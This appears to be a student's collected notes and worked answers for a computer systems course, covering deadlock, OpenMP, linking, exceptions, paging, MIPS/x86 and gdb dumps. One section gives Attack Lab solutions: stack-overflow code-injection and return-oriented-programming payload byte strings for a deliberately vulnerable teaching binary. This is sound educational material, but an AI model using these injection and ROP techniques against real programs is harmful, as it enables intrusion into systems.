A process/thread holds on to the resource allocated to itself while waiting for additional resources. That thread could end up holding onto a lock they have already acquired, in the process of waiting for another lock.

Acquiring locks when needed can increase concurrency, as each thread can avoid grabbing all the locks at once, and instead only when the locks are truly needed.

3. No pre-emption

Resources (and thus, locks) can not be forcefully removed from threads that are holding them.

Forcefully removing locks from threads that are holding them can ruin atomic operations.


4. Circular Waiting

There exists a circular chain of threads such that each thread holds onto resources (e.g. locks) that are being requested by the thread next in line.

To avoid circular waiting, some sort of ordering must be introduced to the locks. Doing so would require careful design of the locking strategies.

b.

Bored of blowing bubbles, Spongebob and 4 of his friends decide to make krabby patties instead. To make krabby patties, one needs 2 spatulas, both at the same time. However, they discover that they only have 5 spatulas total.



Is this situation considered a deadlock? Why or why not?
If so, how does it fit into the four conditions for deadlock? How can we resolve it?
If not, what about this situation helps Spongebob avoid deadlock?

This situation is practically identical to the dining philosophers' problem.
Yes, it is considered a deadlock.

1. Each spatula can belong to only one friend at a time
2. Spongebob and his friends can only grab one spatula at a time, and refuse to give up their spatula while waiting for another one.
3. Spongebob and his friends cannot rip spatulas away from each other
4. Since they all would start grabbing the left spatula, they would be waiting circularly

We can resolve it by breaking some of the conditions, such as:
(changing #4) if even one of the friends decided to reach for the spatula on the right first, then deadlock would not happen.

1.
What is the problem with the following code?

```
struct T {
    int a;
    size_t b;
};

T array[arraySize];

#pragma omp parallel sections num_threads(2)
{
   #pragma omp section
   {
      for (size_t i = 0; i != arraySize; ++i)
         array[i].a = 1;
   }
   #pragma omp section
   {
      for (size_t i = 0; i != arraySize; ++i)
         array[i].b = 2;
   }
}
```

The use of "`parallel sections`" means that each subblock specified by "`#pragma omp section`" can be run concurrently, by different threads. As the `size_t i` variable was declared outside of the parallel section, both threads use a shared loop variable when iterating.

The problem can be solved by declaring the loop variable as local.

2.
Use OpenMP to parallelize the following code. What would happen if this was a one-dimensional array, in a single for loop, and the same parallelization was used?

```
int i, j;

#pragma omp parallel for private(i,j) shared(array, n)
for(i=0; i<n; i++)
      for(j=1; j<n; j++) {
            array[i][j]+= array[i][j-1];
      }

1D Case:
for(j=1; j<n; j++) {
            array[j]+= array[j-1];
      }
```

For the 2D case, the workshare works out to where each thread has its own i and then runs their own `array[i][j]+= array[i][j-1]` in sequence. Thus, race conditions can be avoided. In order to share both i and j (which will cause race conditions), a collapse clause is needed. (https://stackoverflow.com/questions/13357065/how-does-openmp-handle-nested-loops)

It is a little more apparent in the following:

```
      int i, j;
      #pragma omp parallel for private(i,j) shared(array, n)
      for(i=0; i<n; i++) {
            array[i][0] = foo();
            for(j=1; j<n; j++) {
                  array[i][j]+= array[i][j-1];
            }
      }
```

Here we can clearly see that only the i variable will be split amongst the threads, not j.

Also, loop variables for an “omp for” are default private. Variables declared outside of the parallel region are default shared. Thus, even #pragma omp parallel for private(j) will suffice, since array and n were declared outside of the parallel region, and i will be default private.

If it was a one dimensional array, in a single for loop, there is a high chance of race conditions. For example, if Thread 1 has indexes 0-4 and Thread 2 has indexes 5-9, Thread 5 can update array[5] with the old value of array[4]. (This is the race condition that was avoided in using nested loops)

3.
Optimize the following code, using OpenMP.

```
void hello(long *old, long *new, int n) {
    int i;
    double sumWeights=0, sum=0;

    sum = n * old[0];

#pragma omp parallel for reduction(+:sumWeights)
    for(i = 0; i < n; i++) {
        new[i] = old[i] * exp(100.0f/old[i]);

        sumWeights += new[i];
    }

    sumWeights /= sum;

#pragma omp parallel for
    for(i = 0; i < n; i++)
        new[i] = new[i]/sumWeights;
}
```

We can combine the first two for loops and use the reduction clause to parallelize them. The division "`sumWeights /= sum`" only needs to happen once.

4.
What are the differences between dynamic and static linking? What are some advantages and disadvantages?

Linking allows for the splitting of code (for one program) across different files. When an executable is generated, different segments of code (libraries) from different files can be combined to make the one program. The main differences between dynamic and static linking stem from when the code is combined:

Static Linking	Dynamic Linking
Can be thought of as “appending” code to a single file	Libraries are loaded into each executable as the need arises (can be load-time or run-time)
Suffers from possibility of duplication of code among executables	Libraries can be shared between executables (eliminates code duplication)
Typically faster than dynamic linking, and allows programs to load in constant time	Might be slower than static linking, since during each library has to be loaded as the need arises, and loads in variable time
if a source program is changed in static linking, everything has to be recompiled and linked	if a source program is changed in static linking, only one module must be recompiled for dynamic linking

5.
What type of exception would each of the following lead to? Are they synchronous or asynchronous exceptions? What is their return behavior?

a. Dividing by 0
   Abort; Synchronous; Does not return to next instruction

b. Tired of waiting for your “optimized” code for the OpenMP lab, you terminate your process by pressing Ctrl-C at the keyboard
   Interrupt; Asynchronous; Does return to next instruction

c. The MMU fetches a PTE from the page table in memory, but the valid bit is zero
   Fault; Synchronous; Re-executes faulting instruction or aborts if unrecoverable

d. You create a file using the open() system call
   Trap; Synchronous; Does return to next instruction

Async exceptions: interrupts (for example, signal from an I/O device)
Sync Exceptions: traps (intentional exceptions), faults (possibly recoverable errors), aborts (nonrecoverable errors)

What's the difference? Asynchronous exceptions are caused due to events in I/O devices, i.e. outside of the CPU. Synchronous exceptions are caused due to executing instructions.

Faults:
- as previously discussed, a fault is a result of an error that may be correctable by the handler (processor transfers control to the fault handler)
- if handler can fix the error condition, the control is returned and the processor re-executes the instruction (if not, then it returns to an abort routine)

what is a type of fault we have discussed in class?
PAGE FAULTS => MMU triggers page faults while trying to translate virtual addresses

suppose we have a normal page fault, i.e. a legal operation performed on a legal virtual address
- what might the handler do?
  - select a victim page
  - swap it out if it is dirty
  - swap in the new page
  - update the page table
- now, when the handler returns, the CPU will re-execute the original instruction, but this time the MMU will translate the address without resulting in a page fault

6. (Textbook 9.3)
Given a 32 bit virtual address space and a 24-bit physical address, determine the number of bits in the VPN, VPO, PPN, and PPO for the following page sizes P:

P	VPN bits	VPO bits	PPN bits	PPO bits
1 KB	22	10	14	10
2 KB	21	11	13	11
4 KB	20	12	12	12
8 KB	19	13	11	13

The number of VPO and PPO bits are the same, and is the log base 2 of the page size. VPN and PPN are the remaining bits from the virtual address size and the physical address size, respectively.

Thus: for 1 KB,

VPO = PPO = $\log_2 1024 = 10$

VPN = 32 - 10 = 22

PPN = 24 - 10 = 14

1.
What are the differences between RISC and CISC? What are some of the advantages and disadvantages?

Reduced Instruction Set Computer (RISC) ISAs have fewer instructions overall. However, you end up using more instructions for a given task, as to replicate the same CISC instruction multiple single cycle instructions are required. Prioritizes efficiency in cycles per instruction.

Complex Instruction Set Computer (CISC) ISAs have more instructions overall. However, as your instructions are more complex, you end up using fewer instructions for a given task. The primary goal of CISC architecture is to complete a task in as few lines of assembly as possible. The emphasis is put on building complex instructions directly into the hardware.

RISC	CISC
Requires more instructions on average	Requires fewer instructions on average
Requires more working memory (RAM) to store the assembly level instructions	Requires less working memory (RAM), as the length of code is shorter
Fewer transistors are used for the instructions	More chip space required for the instructions
Compiler needs to perform more work to translate high-level language statement into assembly	Compiler has to do very little work to translate a high-level language statement into assembly
Executes one machine instruction per clock cycle	Takes multiple clock cycles per machine instruction

2.
Translate the following x86 instructions into MIPS:

a.
```
add 0x200(,%rdx,4),%rcx
```

Assuming $t0 corresponds to %rdx, and $t1 corresponds to %ecx,
```
add $t2, $t0, $t0
add $t2, $t2, $t2
addi $t2, $t2, 512
lw $t2, 0($t2)
add $t1, $t1, $t2
```

b.
```
lea 0xc(%rdi),%rax
```

Assuming $t0 corresponds to %rdi, and $t1 corresponds to %rax,
```
addi $t1, $t0, 12
```

c.
```
mov 0x30(%rsp,%rbx,4),%rax
```

Assuming $sp corresponds to %rsp, $t0 corresponds to %rbx, and $t1 corresponds to %rax,
```
add $t2, $t0, $t0
add $t2, $t2, $t2
add $t3, $sp, $t2
lw $t1, 48($t3)
```

d.
```
mov %rcx,-0x30(%rsp,%rdx,4)
```

Assuming $sp corresponds to %rsp, $t0 corresponds to %rdx, and $t1 corresponds to %rcx,
```
add $t2, $t0, $t0
add $t2, $t2, $t2
add $t3, $t2, $sp
sw $t1, -48($t3)
```

3.
Translate the x86 code into MIPS. Assume variables a,b, and i are in register $s0, $s1, and $t0. Assume a, b, and i are in rdi, rsi, and rdx.

```
for(i = 0; i < 5; i++) {
        a+=b;
}
```

```
            mov $0, rdx
.loop:      cmp $4, rdx
            jg leaveloop
            add rsi, rdi
            add $1, rdx
            jmp .loop
```

```
            li $t0, 0
.loop:      slti $t2, $t0, 5
            beq $t2, 0, leaveloop
            add $s0, $s0, $s1
            addi $t0 $t0, 1
            j .loop
```

4.
What does the following MIPS code snippet do?

```
Loop:    lw $t0, 0($s0)
         lw $t1, 0($t0)
         add $t1, $s1, $t1
         sw $t1, 0($t0)
         addi $s0, $s0, 4
         bne $s0, $s2, Loop
```

The $s0 register appears to represent a pointer to a pointer, that is incremented by 4 each loop. This suggests that the $s0 represents an array of pointers.

The code snippet iterates through the array, incrementing each item pointed to by each pointer by $s1. The code snippet stops iterating once $s0 points to the same index as $s2.

5.
When does False Sharing occur, and how does it affect performance when parallelizing?

False sharing occurs during parallelization when the cache is “ping-pong”ed between different threads, due to separate threads modifying independent variables sharing the same cache line. This negatively affects performance, due to the overhead incurred when ping-pong-ing cache lines back and forth.

The ping-pong-ing occurs because a different thread writing to the same cache line would result in inconsistency between the two threads regarding the exact same cache line, even though different variables were accessed. The cache line is thus invalidated, to maintain cache coherency. This circumstance is called false sharing because each thread is not actually sharing access to the same variable

To avoid this, we must ensure that no two threads write to the cache line.

Further reading:
https://software.intel.com/en-us/articles/avoiding-and-identifying-false-sharing-among-threads

1.
Floating Point
Convert the 32-bit floating point number 0x44361000 to decimal.

(Source: http://sandbox.mc.edu/~bennet/cs110/flt/ftod.html)

Answer:
728.25

0x44361000 = 0_10001000_01101100001000000000000

S = 0
E = 136 - 127 = 9
M = $1 + 2^{-2} + 2^{-3} + 2^{-5} + 2^{-6} + 2^{-11}$

$(-1)^0 * (1 + 2^{-2} + 2^{-3} + 2^{-5} + 2^{-6} + 2^{-11}) * 2^9$
$= 1 * (2^9 + 2^7 + 2^6 + 2^4 + 2^3 + 2^{-2})$
$= 728.25$

2.
Fill in the Blanks:

_____ linking can suffer from issues such as code duplication, whereas _____ linking may take longer during runtime. (static, dynamic)

x86-64 is a (RISC/CISC) architecture, and MIPS is a (RISC/CISC) architecture. (CISC, RISC)

A _____ is an array of page table entries (PTEs) that maps virtual pages to physical pages. (page table)

3.
Consider the following union and struct:

```
struct Galor {
    int first;
    float second;
    char third;

    union {
        struct {
            int number;
            float frac;
        };
        char name[10];
    } ;
};
```

Say we are debugging an application in execution using gdb on a 64-bit, little-endian architecture. The application has a variable called Sword, defined as:
`struct Galor Sword[2][2];`

Using gdb we find the following information at a particular stage in the application:

```
(gdb) p &Sword
$1 = (struct Galor (*)[2][2]) 0x7fffffffdff0

(gdb) x/96xb 0x7fffffffdff0
0x7fffffffdff0: 0x6b    0x72    0x00    0x00    0xec    0x51    0x05    0x42
0x7fffffffdff8: 0x3f    0x00    0x00    0x00    0x5a    0x61    0x6d    0x61
0x7fffffffe000: 0x7a    0x65    0x6e    0x74    0x61    0x00    0x00    0x00
0x7fffffffe008: 0x15    0x16    0x05    0x00    0xf5    0x19    0xd2    0x42
0x7fffffffe010: 0x2f    0x00    0x00    0x00    0x57    0x6f    0x6f    0x6c
0x7fffffffe018: 0x6f    0x6f    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffe020: 0xe7    0x66    0xff    0xff    0x5c    0x2a    0x09    0x50
0x7fffffffe028: 0x32    0x00    0x00    0x00    0x43    0x53    0x33    0x33
0x7fffffffe030: 0x00    0x00    0xc8    0x43    0x00    0x00    0x00    0x00
0x7fffffffe038: 0x35    0x00    0x00    0x00    0x56    0x03    0x56    0xc3
0x7fffffffe040: 0x61    0xe1    0xff    0xff    0x44    0x72    0x65    0x64
0x7fffffffe048: 0x6e    0x61    0x77    0x00    0x00    0x00    0x00    0x00
```

What is the value of
`Sword[1][0].frac`
`Sword[1][0].name`

At this particular stage of the application?

`Sword[1][0].frac` **== 400** // cuz there are 400 students enrolled heheh
`Sword[1][0].name` **== CS33**

Because of alignment, each object of type "`Galor`" is 24 bytes.

- 4 bytes for `first`
- 4 bytes for `second`
- 1 byte for `third`, plus 3 bytes of padding
- The union
    - The struct is 4 + 4 = 8 bytes
    - The cstring `name` is 10 bytes
    - The union is thus 10 bytes long
- 2 bytes of padding to remain aligned
    - (due to alignment, the next `int` has to be on an address of multiple of 4)
- 4 + 4 + (1+3) + 10 + 2 = 24 bytes

Thus, Sword[1][0] is at address …..fe020 to …..fe037

- Sword[1][0].frac is at address ….fe030 to ….fe033
    - 0x43c80000 => 400.000
- Sword[1][0].name is at address ….fe02c to ….fe035
    - cstrings stop at 0x00 (the '\0' byte)
    - { 0x43, 0x53, 0x33, 0x33, 0x00 } => "CS33"

4.
Translate the x86 instructions into MIPS and vice versa:

a.
```
lea 0x4(%rdi,%rsi),%rax
```

With matching $t0 to %rdi, $t1 to $rsi, $t2 to %rax
```
      add $t3, $t1, $t0
      addi $t2, $t3, 4
```

b.
```
mov %rdx,(%rsp,%rsi,8)
```

With matching $t0 to %rsi, $sp to $rsp, $t1 to %rdx
```
      add $t2, $t0, $t0
      add $t2, $t2, $t2
      add $t2, $t2, $t2
      add $t3, $t2, $sp
      sw $t1, 0($t3)
```

c.
```
add $t1, $t0, $t0
add $t1, $t1, $t1
add $t3, $t2, $t1
lw $t3, 128($t3)
add $t4, $t4, $t3
```

```
add 0x80(%rsi,%rdi,4), %rax
```

5.
Is there a problem with the following code?
If yes, what is it? How can we fix the problem if there is one?

```
double* input = (double*) malloc (sizeof(double)*dnum);
double sum = 0;
int i;
for(i=0;i<dnum;i++){
      input[i] = i+1;
}

#pragma omp parallel for schedule(static)
for(i=0;i<dnum;i++)
{
      double* tmpsum = input+i;
      sum += *tmpsum;
}
```

There are a few things we can do. There is a race condition for the line with sum.

1. We can add a reduction(+:sum). This is the probably the most straightforward solution.
2. Or we can add in a critical section for this line so that only one thread can execute it at a time, it applies to all operations of the line.

```
#pragma omp parallel for schedule(static)
for(i=0;i<dnum;i++)
{
      double* tmpsum = input+i;
#pragma omp critical
      sum += *tmpsum;
}
```

3. Atomic allows only one thread to apply read/write operations at a time. This is better than critical because it only applies to read/write operations vs all of them so it is less costly.

```
#pragma omp parallel for schedule(static)
for(i=0;i<dnum;i++)
{
      double* tmpsum = input+i;
#pragma omp atomic
      sum += *tmpsum;
}
```

FYI: `schedule(static)`:
https://stackoverflow.com/questions/10850155/whats-the-difference-between-static-and-dynamic-schedule-in-openmp

6.
We have a function that we are interested in:

```
int Toronto(char* game) {
      int curr_game = atoi(game);

      return Raptors(curr_game, 0);
}
```

We only know that the function `Raptors` has the following declaration:
`int Raptors(int game, int wins)`

While debugging, we notice the following output:

```
(gdb) disas Raptors
Dump of assembler code for function Raptors:
   0x000000000040068d <+0>:     push   %rbp
   0x000000000040068e <+1>:     mov    %rsp,%rbp
   0x0000000000400691 <+4>:     sub    $0x10,%rsp
   0x0000000000400695 <+8>:     mov    %edi,-0x4(%rbp)
   0x0000000000400698 <+11>:    mov    %esi,-0x8(%rbp)
   0x000000000040069b <+14>:    mov    -0x4(%rbp),%eax
   0x000000000040069e <+17>:    sub    -0x8(%rbp),%eax
   0x00000000004006a1 <+20>:    test   %eax,%eax
   0x00000000004006a3 <+22>:    js     0x4006bc <Raptors+47>
   0x00000000004006a5 <+24>:    mov    -0x8(%rbp),%eax
   0x00000000004006a8 <+27>:    lea    0x1(%rax),%edx
   0x00000000004006ab <+30>:    mov    -0x4(%rbp),%eax
   0x00000000004006ae <+33>:    sub    $0x1,%eax
   0x00000000004006b1 <+36>:    mov    %edx,%esi
   0x00000000004006b3 <+38>:    mov    %eax,%edi
   0x00000000004006b5 <+40>:    callq  0x40068d <Raptors>
   0x00000000004006ba <+45>:    jmp    0x4006ce <Raptors+65>
   0x00000000004006bc <+47>:    cmpl   $0x4,-0x8(%rbp)
   0x00000000004006c0 <+51>:    jne    0x4006c9 <Raptors+60>
   0x00000000004006c2 <+53>:    mov    $0x1,%eax
   0x00000000004006c7 <+58>:    jmp    0x4006ce <Raptors+65>
   0x00000000004006c9 <+60>:    mov    $0x0,%eax
   0x00000000004006ce <+65>:    leaveq
   0x00000000004006cf <+66>:    retq
End of assembler dump.
```

What should be the input into the function `Toronto`, in order to get **a return value of 1**?

6 or 7

The above x86 instructions were from the following code:

```
int Raptors(int game, int wins) {

      if (game-wins >= 0)
            return Raptors(game-1, wins+1);
      else if (wins == 4)
            return 1;

      return 0;
}
```

7.
Say there was a function called `Warriors` in the Attack Lab, with the following C representation:

```
int Warriors(float* game) {

      float fourth = *(game+3);
      if (fourth == 68.75)
            return 1;

      return 0;
}
```

The function is at memory location `0x40178a`.
You need to execute the code for `Warriors` so that the function returns 1.
What should your input string be?

Your string is inputted using the same `getbuf` function as the Attack Lab, with a **24 byte buffer**.
The buffer begins at memory address `0x400680`.

You can assume that the **stack positions are consistent** from one run to the next, and that the section of memory holding the stack **is executable**.

68.75 is `0x42898000` in hex.

Accounting for 24 bytes of buffer, the return address pointing to the stack, the pop instruction, the float array location, and the function location, the array of floats should start at 56 bytes after the beginning of the buffer.
`0x400680 + 0x38 = 0x4006b8`

The input into the function should thus be `0x4006b8`, and should be popped into `%rdi`.

Thus, we can construct the following string input:

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
b0 06 40 00 00 00 00 00    // location "5f c3"
b8 06 40 00 00 00 00 00    // location of floats
8a 17 40 00 00 00 00 00    // function location
5f c3 00 00 00 00 00 00
00 00 00 00 00 00 00 00    // floats starts at first byte of this line
```

00 00 00 00 00 80 89 42

phase 1

---

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

50 17 40 00 00 00 00 00

24 (0x18) bytes of filler material, followed by the address of touch1, written in little endian

phase 2

---

48 c7 c7 dd d2 3c 78 c3

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

f8 88 67 55 00 00 00 00

7c 17 40 00 00 00 00 00

For phase 2, we still need 24 bytes of filler material, but we also to pass the cookie to the code. Since the first argument to the function touch2 will be in register rdi, we want to move our cookie to rdi. We do this by writing the code movq $0x783cd2dd, %rdi followed by retq, which when compiled gives us the first line. Now we pad with 16 bytes more to reach the desired 24 bytes. Next we put in the address of rsp and the address of the touch2 function.

phase 3

---

48 c7 c7 20 89 67 55 c3

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

f8 88 67 55 00 00 00 00

50 18 40 00 00 00 00 00

37 38 33 63 64 32 64 64 00

For phase 3, we start by putting rsp+0x28 into register rdi by writing the assembly code to do so and using the gcc compiler to do so. We want to put the cookie after the touch3 so it is not overwritten. Then we add the remaining 16 bytes of padding followed by the address of rsp. Now we give the address of of touch3. Last, we put the cookie as a string, using the ascii conversion table, followed by a null byte to indicate the end.

phase 4

---

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

e1 18 40 00 00 00 00 00

dd d2 3c 78 00 00 00 00

ec 18 40 00 00 00 00 00

7c 17 40 00 00 00 00 00

24 bytes of filler material. 4018e1 is the location of my gadget1, which does a popq %rax indicated by 58 and the return code c3. In my case, I could not find "58 c3" but I found "58 90 c3", which works since 90 is the nop code and has no function. 4018ec is the location of my gadget2, which does a movq %rax, %rdi, which is given by the code "48 89 c7".

phase 5

---

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

1b 19 40 00 00 00 00 00

ec 18 40 00 00 00 00 00

e1 18 40 00 00 00 00 00

48 00 00 00 00 00 00 00

9d 19 40 00 00 00 00 00

8f 19 40 00 00 00 00 00

6e 19 40 00 00 00 00 00

15 19 40 00 00 00 00 00

ec 18 40 00 00 00 00 00

50 18 40 00 00 00 00 00

37 38 33 63 64 32 64 64

We start with 24 bytes of filler material. Then we want to move %rsp into, %rax, which is given by the hex code 48 89 e0. We find this gadget in the code farm at the address 0x40191b. Next we want to move %rax into %rdi, to be the first input, which is given by the codes 48 89 c7 and found at 0x4018ec. Next we pop %rax with the code 58 at 0x4018e1. We then put the number 48 to buffer our optcodes. Now we try to move %eax to %esi, but those code to do exist in the code farm, so we use the 3 helper steps of %eax to %edx, %edx to %ecx, and %ecx to %esi. Next we use the add_xy function at 0x401915 to perform an lea and then move %rax to %rdi with the code 48 89 c7 given at line 0x4018ec. Then we put in the address of touch3 and the cookie as a string from phase 3.

24 bytes of filler material

movq %rsp, %rax 48 89 e0 40191b

movq %rax, %rdi 48 89 c7 4018ec

popq %rax 58 4018e1

48 byte spacing

movl %eax, %esi but cant find so we use...

movl %eax, %edx 89 c2

at 40199d or 401944

movl %edx, %ecx 89 d1

at 40198f we have 89 d1 84 db c3

movl %ecx, %esi 89 ce

at 40196e

lea add_xy 401915 or 4019f7

movq %rax, %rdi 48 89 c7 4018ec

put address of touch 3 401850

cookie as string 37 38 33 63 64 32 64 64

SEQUENTIAL Parallel Lab

```
void work_it_seq(long *old, long *new) {
  int i, j, k;
  int u, v, w;
  long compute_it;
  long aggregate=1.0;

  for (i=1; i<DIM-1; i++) {
    for (j=1; j<DIM-1; j++) {
      for (k=1; k<DIM-1; k++) {
        compute_it = old[i*DIM*DIM+j*DIM+k] * we_need_the_func();
        aggregate+= compute_it / gimmie_the_func();
      }
    }
  }

  printf("AGGR:%ld\n",aggregate);

  for (i=1; i<DIM-1; i++) {
    for (j=1; j<DIM-1; j++) {
      for (k=1; k<DIM-1; k++) {
        new[i*DIM*DIM+j*DIM+k]=0;
        for (u=-1; u<=1; u++) {
          for (v=-1; v<=1; v++) {
            for (w=-1; w<=1; w++) {

new[i*DIM*DIM+j*DIM+k]+=old[(i+u)*DIM*DIM+(j+v)*DIM+(k+w)];
            }
          }
        }
        new[i*DIM*DIM+j*DIM+k]/=27;
      }
  }}

  for (i=1; i<DIM-1; i++) {
    for (j=1; j<DIM-1; j++) {
      for (k=1; k<DIM-1; k++) {
        u=(new[i*DIM*DIM+j*DIM+k]/100);
        if (u<=0) u=0;
        if (u>=9) u=9;
        histogrammy[u]++;
      }
    }
  }
}
```

FAST Parallel Lab

```
void work_it_par(long *old, long *new) {
    const int DIM_SQUARED = DIM * DIM;
    const int TILE_SIZE = 4;
    int memory_address, temp_memory_address, i, j, k, ii, jj, kk = 0;
    long index0, index1, index2, index3, index4, index5 ,index6,
index7, index8, index9, u, temp_sum, compute_it = 0;
    long aggregate = 1.0;

    #pragma omp parallel for private(j, k, ii, jj, kk, u, compute_it,
memory_address, temp_memory_address) reduction(+: aggregate)
reduction(+:temp_sum) reduction(+:index0) reduction(+:index1)
reduction(+:index2) reduction(+:index3) reduction(+:index4)
reduction(+:index5) reduction(+:index6) reduction(+:index7)
reduction(+:index8) reduction(+:index9)
    for (i=1; i<DIM-1; i+= TILE_SIZE) {
    for (j=1; j<DIM-1; j+= TILE_SIZE) {
    for (k=1; k<DIM-1; k+= TILE_SIZE) {
        for(ii = i; (ii < i + TILE_SIZE && ii < DIM - 1); ii ++) {
        for(jj = j; (jj < j + TILE_SIZE && jj < DIM - 1); jj ++) {
        for(kk = k; (kk < k + TILE_SIZE && kk < DIM - 1); kk ++) {

            memory_address = ii * DIM_SQUARED + jj * DIM + kk;
            compute_it = old[memory_address] * we_need_the_func();
            aggregate += compute_it / gimmie_the_func();
            temp_sum = 0;

            temp_memory_address = memory_address - DIM_SQUARED;
            temp_memory_address -= DIM;
                temp_sum += old[temp_memory_address-1];
                temp_sum += old[temp_memory_address];
                temp_sum += old[temp_memory_address+1];
            temp_memory_address += DIM;
                temp_sum += old[temp_memory_address-1];
                temp_sum += old[temp_memory_address];
                temp_sum += old[temp_memory_address+1];
            temp_memory_address += DIM;
                temp_sum += old[temp_memory_address-1];
                temp_sum += old[temp_memory_address];
                temp_sum += old[temp_memory_address+1];

            temp_memory_address = memory_address;
            temp_memory_address -= DIM;
                temp_sum += old[temp_memory_address-1];
                temp_sum += old[temp_memory_address];
                temp_sum += old[temp_memory_address+1];
            temp_memory_address += DIM;
                temp_sum += old[temp_memory_address-1];
                temp_sum += old[temp_memory_address];
```

```
                temp_sum += old[temp_memory_address+1];
            temp_memory_address += DIM;
                temp_sum += old[temp_memory_address-1];
                temp_sum += old[temp_memory_address];
                temp_sum += old[temp_memory_address+1];

            temp_memory_address = memory_address + DIM_SQUARED;
            temp_memory_address -= DIM;
                temp_sum += old[temp_memory_address-1];
                temp_sum += old[temp_memory_address];
                temp_sum += old[temp_memory_address+1];
            temp_memory_address += DIM;
                temp_sum += old[temp_memory_address-1];
                temp_sum += old[temp_memory_address];
                temp_sum += old[temp_memory_address+1];
            temp_memory_address += DIM;
                temp_sum += old[temp_memory_address-1];
                temp_sum += old[temp_memory_address];
                temp_sum += old[temp_memory_address+1];

            temp_sum /= 27;
            new[memory_address] = temp_sum;
            u = temp_sum / 100;

            if     (u <= 0) index0++;
            else if(u == 1) index1++;
            else if(u == 2) index2++;
            else if(u == 3) index3++;
            else if(u == 4) index4++;
            else if(u == 5) index5++;
            else if(u == 6) index6++;
            else if(u == 7) index7++;
            else if(u == 8) index8++;
            else if(u >= 9) index9++;
        }}}
    }}}
    printf("AGGR:%ld\n",aggregate);

    histogrammy[0] = index0;
    histogrammy[1] = index1;
    histogrammy[2] = index2;
    histogrammy[3] = index3;
    histogrammy[4] = index4;
    histogrammy[5] = index5;
    histogrammy[6] = index6;
    histogrammy[7] = index7;
    histogrammy[8] = index8;
    histogrammy[9] = index9;

}
```

```
/*
Name: Anirudh Mani
UID: 005111192
Date: 5/24/2019
*/

void transpose(int *dst, int *src, int dim)
{
    int ii, jj, i, j;
    int block = 8;
    for(ii = 0; ii < dim; ii+=block){//uses tiling to exploit temporal and
     spatial locality
        for(jj = 0; jj < dim; jj += block){
            for(i = ii; (i < dim && i < (ii +block)); i++){
                for(j = jj; (j < dim && j < (jj + block)); j++){
                    dst[j*dim + i] = src[i*dim + j];
                }
            }
        }
    }

}
//NOTE: BLOCK SIZE WAS CHANGED TO BE 3 FOR TESTING PURPOSES
int main()
{
    int a[7][7] = {{0, 1, 2, 3, 4, 5, 6},
                   {0, 2, 4, 6, 8, 10, 12},
                   {0, 3, 6, 9, 12, 15, 18},
                   {0, 4, 8, 12, 16, 20, 24},
                   {0, 5, 10, 15, 20, 25, 30},
                   {0, 6, 12, 18, 24, 30, 36},
                   {0, 7, 14, 21, 28, 35, 42}};
    int b[7][7];
    transpose(*b, *a, 7);

    for (int i = 0; i < 7; i++)
    {
        for (int j = 0; j < 7; j++)
            cout << b[i][j] << " ";
        cout << endl;
    }
}
```

1. ***♪ It's Gettin' Hot On-Chip (So Hot) – So Parallelize All Your Code ♫ (10 points)***: Answer each multiple choice question.

   a. The recent shift away from aggressive frequency scaling and towards multicore processors resulted primarily because
      A) There was insufficient silicon area (i.e. # of transistors) to implement the more complex cores that were being proposed
      B) DRAM capacity was not scaling sufficiently compared with transistor speeds
      C) More complex cores with faster clock rates burned too much power for conventional packaging and cooling technology
      D) We started to run out of three-letter acronyms

   b. Without frequency scaling, we have _____ to continue to scale performance. Parallel programming has become more mainstream as a result.
      A) Focused on the exploitation of thread-level parallelism (TLP)
      B) Instead implemented faster clock rates
      C) Designed larger L1 instruction and data caches
      D) Completely given up trying

   c. One challenge in certain types of parallel programming is **load balancing** among different threads. This refers to
      A) Evenly distributing memory accesses (i.e. load instructions) among different cores to balance the data stored in the first level caches.
      B) Evenly distributing the amount of work done by each thread to ensure maximal speedup from parallelization.
      C) Evenly spreading heat across the chip to avoid race conditions from hot/cold regions of the processor.
      D) Evenly dividing programmer time between writing code and killing time on Facebook.

   d. If you have a parallel architecture where there is a single control flow that is executed by all compute elements but each element is working on different data, then you are following the _____ model of parallel architectures.
      A) SIMD
      B) MISD
      C) MIMD
      D) Super

   e. Simultaneous Multithreading (SMT) (also known as Hyperthreading) is a technique intended to:
      A) Reduce application latency by issuing from multiple threads within a single cycle at the possible cost of throughput
      B) Improve overall throughput by issuing from multiple threads within a single cycle at the possible cost of single thread performance
      C) Reduce core heating (i.e. utilization) by issuing from multiple threads within a single cycle at the possible cost of performance
      D) Confuse students with long and important sounding names.

2. ***You Won't Be Able to Make Heads or Tails of This One (20 points):*** Consider the following C structure definition:

```
struct node {
    short id;
    char *label;
    float velocity;
    char x;
    char y;
    char z;
    struct node *next;
    struct node *prev;
  };

struct node * head;
struct node * tail;
```

This code is compiled on a 64-bit, little-endian architecture (x86-64 running Linux). You use gdb to find some information:

```
(gdb) x/128x 0x601010
0x601010:       0x00004567      0x00000000      0x00400768      0x00000000
0x601020:       0x4ee961b9      0x007369c6      0x00000000      0x00000000
0x601030:       0x006010c0      0x00000000      0x00000021      0x00000000
0x601040:       0x2ae8944a      0x00000000      0x00000000      0x00000000
0x601050:       0x00000000      0x00000000      0x00000021      0x00000000
0x601060:       0x625558ec      0x00000000      0x00000000      0x00000000
0x601070:       0x00000000      0x00000000      0x00000021      0x00000000
0x601080:       0x238e1f29      0x00000000      0x00000000      0x00000000
0x601090:       0x00000000      0x00000000      0x00000021      0x00000000
0x6010a0:       0x46e87ccd      0x00000000      0x00000000      0x00000000
